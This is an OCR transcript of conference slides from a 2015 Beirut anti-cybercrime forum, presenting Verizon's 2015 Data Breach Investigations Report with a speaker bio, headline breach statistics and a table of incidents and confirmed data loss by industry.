12 November 2015
Four Seasons Hotel, Beirut

Fighting Digital Fraud
and Piracy in the Banking
and Commercial Sectors
in Lebanon

ANTI-CYBERCRIME Forum
ملتقى مكافحة الجريمة الالكترونية

2015 Data Breach Investigations Report

Verizon RISK Team

verizon✓

Lorenz Kuhlee
Principal Investigator and Security Researcher

Lorenz Kuhlee, is RISK Team's Principal Consultant, and Team Leader for the Forensics and Investigative Response Team-Verizon with over 15 years of experience in information security.

His casework has spanned over various industries, including, retail, finance, healthcare, and intelligence. Prior to joining Verizon, Lorenz worked for the Police Academy Wiesbaden/Hesse, Germany as a Cybercrime investigator and trainer for the academy.

Mr. Lorenz has a Computer Science degree from Karlsruhe/Germany.


Data Breach Investigation Report Series

2008 DATA BREACH INVESTIGATIONS REPORT
2010 DATA BR
INVESTIGATIONS
2011 Data Breach Investigations Report

An ongoing study into the world of cybercrime that analyzes forensic evidence to uncover how sensitive data is stolen from organizations, who's doing it, why they're doing it, and, of course, what might be done to prevent it.

SOURCE: VERIZON 2015 DATA BREACH INVESTIGATIONS REPORT

Welcome to the Data Breach Investigations Report, 2015



verizon

2015 DATA BREACH INVESTIGATIONS REPORT

$400 MILLION
The estimated financial loss from 700 million compromised records shows the real importance of managing data breach risks.

Conducted by Verizon with contributions from 70 organizations from around the world.

70
CONTRIBUTING ORGANIZATIONS

79,790
SECURITY INCIDENTS

2,122
CONFIRMED DATA BREACHES

61
COUNTRIES REPRESENTED[1]


verizon

2015 DATA BREACH INVESTIGATIONS REPORT

$400 MILLION


The estimated financial loss from 700 million compromised records shows the real importance of managing data breach risks.

Conducted by Verizon with contributions from 70 organizations from around the world.




SOURCE: VERIZON 2015 DATA BREACH INVESTIGATIONS REPORT

Countries Represented




SOURCE: VERIZON 2015 DATA BREACH INVESTIGATIONS REPORT

Security Incident DNA – Leads to 9 Patterns




SOURCE: VERIZON 2015 DATA BREACH INVESTIGATIONS REPORT

9 Incident Patterns - nothing new from last year



SOURCE: VERIZON 2015 DATA BREACH INVESTIGATIONS REPORT

Victim Demographics



	NUMBER OF SECURITY INCIDENTS				CONFIRMED DATA LOSS			
INDUSTRY	TOTAL	SMALL	LARGE	UNKNOWN	TOTAL	SMALL	LARGE	UNKNOWN
Accommodation (72)	368	181	90	97	223	180	10	33
Administrative (56)	205	11	13	181	27	6	4	17
Agriculture (11)	2	0	0	2	2	0	0	2
Construction (23)	3	1	2	0	2	1	1	0
Educational (61)	165	18	17	130	65	11	10	44
Entertainment (71)	27	17	0	10	23	16	0	7
Financial Services(52)	642	44	177	421	277	33	136	108
Healthcare (62)	234	51	38	145	141	31	25	85
Information (51)	1,496	36	34	1,426	95	13	17	65
Management (55)	4	0	2	2	1	0	0	1
Manufacturing (31-33)	525	18	43	464	235	11	10	214
Mining (21)	22	1	12	9	17	0	11	6
Other Services (81)	263	12	2	249	28	8	2	18
Professional (54)	347	27	11	309	146	14	6	126
Public (92)	50,315	19	49,596	700	303	6	241	56
Real Estate (53)	14	2	1	11	10	1	1	8
Retail (44-45)	523	99	30	394	164	95	21	48
Trade (42)	14	10	1	3	6	4	0	2
Transportation (48-49)	44	2	9	33	22	2	6	14
Utilities (22)	73	1	2	70	10	0	0	10
Unknown	24,504	144	1	24,359	325	141	1	183
TOTAL	79,790	694	50,081	29,015	2,122	573	502	1,047

70%
of attacks show
secondary victim

